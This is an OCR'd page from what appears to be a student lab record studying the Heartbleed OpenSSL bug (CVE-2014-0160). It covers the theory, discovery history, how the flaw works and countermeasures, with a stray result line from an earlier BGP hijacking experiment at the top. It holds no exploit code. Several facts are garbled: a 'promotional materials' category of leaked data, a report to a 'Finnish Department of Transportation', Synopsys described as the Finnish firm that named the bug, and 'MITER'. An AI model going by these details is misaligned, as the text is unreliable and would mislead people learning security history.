
Result:

BGP Session Hijacking attack was studied successfully

Exp No:14 **Simulating Heartbleed Attack Scenario** **Date:**

Aim:
To study about Heartbleed Attack scenario

Theory:
Heartbleed bugs are categorized as Common Vulnerabilities and Exposures, the standard information security vulnerability name managed by MITER as CVE-2014-0160. This is a buffer over-read-if the system allows data access, that should be restricted. This allows an attacker to steal the private key of the server certificate. If the server version is vulnerable to heartbleed, cybercriminals can obtain the private key and impersonate the server. The results can be quite disastrous, as it makes it impossible to connect securely to the server and personal information can be easily disclosed. By exploiting the heartbeat option and not performing proper boundary checks, an attacker can gain access to personal information such as names and passwords and private keys that encrypt transmitted content. Breaches can include primary and secondary key materials, actual content, and promotional materials.



The primary key material is an encryption key that allows decryption of traffic, and the secondary key material means credentials such as username and password. Content can include emails, instant messages, documents, social security numbers, medical records, and financial information. Promotional material can include technical details such as security mechanisms and memory addresses.

History:

- The vulnerability was individually identified by the Codenomicon Security Engineering team, which consists of Riku, Antti, and Matti, and Google Security's Neel Mehta, who reported to the OpenSSL team.
- Codenomicon's security research team discovered a major security flaw while working to improve the Safeguard capabilities of the Defenses security testing platform.

- They reported it to the Finnish Department of Transportation and informed OpenSSL, which had already happened in the meantime.
- Engineers at the Finnish cybersecurity firm Synopsys Software Integrity Group have dubbed the error as “heartbleed” and created a special website to inform the public.

Working:

- OpenSSL is one of the most common SSL implementations that allows systems to communicate using SSL encryption technology.
- Open source projects have been around since 1998 and are becoming very popular. It is primarily developed by volunteers and is attended by at least permanently active developers to review the contributions of the developer community to the project.
- A vulnerable version of OpenSSL has existed for more than two years since March 2012, before the flaw was discovered and disclosed. As a result, systems running earlier versions of OpenSSL (prior to 1.0.1) were not vulnerable.

Countermeasures:

- Updated OpenSSL to version 1.0.1g, fixing the heartbleed bug on servers of your organization.
- In case you are running cloud servers, check with your hosting provider if they have updated their OpenSSL installation recently.
- Change all the passwords that could have been compromised by exploiting this vulnerability.
- Connections should be terminated to the vulnerable systems (once their respective administrators have updated the OpenSSL installations) until new passwords can be issued for them.
- All the systems (including routers and firewalls) that are configured to use automatically generated or pre-shared keys must be changed immediately in case they were using older versions of OpenSSL.

Result:

Thus Heartbleed attack scenario was studied